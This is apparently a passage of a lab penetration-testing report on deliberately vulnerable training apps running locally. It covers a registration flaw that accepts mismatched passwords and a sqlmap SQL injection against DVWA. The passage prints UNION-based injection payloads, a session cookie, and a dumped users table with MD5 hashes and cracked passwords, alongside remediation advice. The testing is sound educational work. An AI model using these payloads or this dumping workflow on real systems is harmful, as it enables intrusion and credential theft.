dismiss; continueCode=
Mvax4Q08lbomKyRNXqzn67V0rJtqcPfzyu4j0W3MBgr5D1YEJZkLPew2j9pV
Connection: keep-alive

{
    "email":"efgh@gmail.com",
    "password":"12345678",
    "passwordRepeat":"987654321",
    "securityQuestion":{
        "id":1,
        "question":"Your eldest siblings middle name?",
        "createdAt":"2025-10-23T13:25:56.528Z",
        "updatedAt":"2025-10-23T13:25:56.528Z"
    },
    "securityAnswer":"sara"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/25
Content-Type: application/json; charset=utf-8
Content-Length: 305
ETag: W/"131-E58g00T0bdUZNHcpDq388czQ2Dw"
Vary: Accept-Encoding
Date: Thu, 23 Oct 2025 15:10:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "username":"",
        "role":"customer",
        "deluxeToken":"",
        "lastLoginIp":"0.0.0.0",
        "profileImage":"/assets/public/images/uploads/default.svg",
        "isActive":true,
        "id":25,
        "email":"efgh@gmail.com",
        "updatedAt":"2025-10-23T15:10:29.445Z",
        "createdAt":"2025-10-23T15:10:29.445Z",
        "deletedAt":null
    }
}
```

Remediation:Implement server-side validation to ensure password and confirm-password fields match before account creation or password change. Optionally, enforce client-side validation for better user experience, but always validate on the server. Provide clear error messages to guide users when passwords do not match. Apply consistent password policy checks (length, complexity, etc.) along with matching validation.

SQLMap Findings — DVWA


Target: http://localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit
Test date: 2025-10-25
Tool: sqlmap
Scope: Local DVWA instance running on localhost (DVWA database)

Findings Summary

Automated testing with sqlmap confirmed a SQL Injection vulnerability in the id GET parameter. Using an authenticated session cookie, sqlmap enumerated the database metadata and discovered application tables including guestbook and users. The backend DBMS was identified as MySQL / MariaDB. sqlmap fingerprinting also reported the webserver OS and stack details (Linux Debian 9, Apache 2.4.25). The vulnerability allowed enumeration of database tables and access to the users table (containing usernames and passwords).


OWASP Mapping: **A03:2021 — Injection (SQL Injection)**

Severity: High




Name	Value	Do...	Path	Ex...	Size	Htt...	Se...	Sa...	Par...	Cr...	Pri...
__clerk_db_jwt	dvb_33yoaiHFwgG1ELyqYtD...	loc...	/	20...	45		✓	No...			Me...
__client_uat	0	loc...	/	20...	13		✓	No...			Me...
continueCode	W2PaW3mD5oBa7Mp6PLlyr...	loc...	/	20...	72						Me...
cookieconsent_stat...	dismiss	loc...	/	20...	27						Me...
language	en	loc...	/	20...	10						Me...
PHPSESSID	p8vsbq5nd025o7tnusb2t6in...	loc...	/	Se...	35						Me...
security	low	loc...	/	Se...	11						Me...
welcomebanner_st...	dismiss	loc...	/	20...	27						Me...


Cookie Value ☐ Show URL-decoded
p8vsbq5nd025o7tnusb2t6ing4




```
C:\Users\PC\sqlmap>curl -I "http://localhost:8080/vulnerabilities/sqli/?id=1&Sub
mit=Submit" -H "Cookie: PHPSESSID=p8vsbq5nd025o7tnusb2t6ing4; security=low"
HTTP/1.1 200 OK
Date: Sat, 25 Oct 2025 07:06:39 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html;charset=utf-8


C:\Users\PC\sqlmap>
```



```
---
[00:39:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:39:24] [INFO] fetching tables for database: 'dvwa'
[00:39:24] [DEBUG] resuming configuration option 'string' ('DB')
[00:39:24] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x717a767671,JSON_ARRAYAGG(CONCAT_WS(0x6b6c6f787870,HEX(IFNULL(CAST(table_name A
S NCHAR),0x20)))),0x716b6b6b71) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema IN (0x64767761)-- -
[00:39:24] [PAYLOAD] 1' UNION ALL SELECT NULL,CONCAT(0x717a767671,HEX(IFNULL(CAST(table_name AS NCHAR),0x20)),0x716b6b6b71) FROM INFO
RMATION_SCHEMA.TABLES WHERE table_schema IN (0x64767761)-- -
[00:39:25] [WARNING] reflective value(s) found and filtering out
[00:39:25] [DEBUG] performed 2 queries in 0.13 seconds
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:39:25] [INFO] fetched data logged to text files under 'C:\Users\PC\AppData\Local\sqlmap\output\localhost'
```



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+-----------
----------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login
          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+-----------
----------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-10-25
 06:40:00 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-10-25
 06:40:00 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-10-25
 06:40:00 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-10-25
 06:40:00 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-10-25
 06:40:00 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+-----------
----------+--------------+

[00:43:25] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\PC\AppData\Local\sqlmap\output\localhost\dump\dvwa\users.csv'
[00:43:25] [INFO] fetched data logged to text files under 'C:\Users\PC\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:43:25 /2025-10-25/
```



Username: admin

Password: ••••••••

Remediations: Replace dynamic SQL with parameterized queries / prepared statements for all DB access. Implement strict server-side input validation and allowlisting for numeric IDs (e.g., cast/validate id as integer). Avoid returning detailed DB errors to users; log them server-side instead. Ensure the DB user account used by the application has least privilege (no DROP/SELECT across DBs unless required). Rotate DB credentials and review access controls. Apply a Web Application Firewall (WAF) and configure rate-limiting for suspicious request patterns. Enforce strong password storage (bcrypt/argon2 with salts) and test hashes for strength. Monitor and alert on unusual DB access or mass data export attempts.